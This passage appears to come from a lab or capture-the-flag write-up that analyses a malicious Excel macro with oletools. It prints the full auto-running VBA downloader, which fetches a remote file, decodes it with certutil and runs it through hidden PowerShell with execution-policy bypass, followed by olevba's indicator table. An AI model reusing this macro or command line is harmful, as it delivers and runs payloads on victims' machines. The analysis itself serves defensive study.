
```
┌──(kali㉿kali)-[~/Videos]
└─$ oleid sheetsForFinancial.xlsm
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: sheetsForFinancial.xlsm
WARNING  For now, VBA stomping cannot be detected for files in memory
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Excel 2007+      |info      |
                    |Macro-Enabled       |          |
                    |Workbook (.xlsm)    |          |
--------------------+--------------------+----------+--------------------------
Container format    |OpenXML             |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

With this it was easy and I just used olevba to extract the embedded macros(zoom-in).



```
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y
2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8ga
WNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub
```

Some information that the tool gave as to what the macro could do upon execution.



```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Open                |May open a file                              |
|Suspicious|write               |May write to a file (if combined with Open)  |
|Suspicious|binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|Adodb.Stream        |May create a text file                       |
|Suspicious|savetofile          |May create a text file                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|powershell          |May run PowerShell commands                  |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|Suspicious|Microsoft.XMLHTTP   |May download files from the Internet         |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |http://srv3.wonderba|URL                                          |
|          |llfinancial.local/ab|                                             |
|          |c123.crt            |                                             |
|IOC       |run.ps1             |Executable file name                         |
|IOC       |powershell.exe      |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```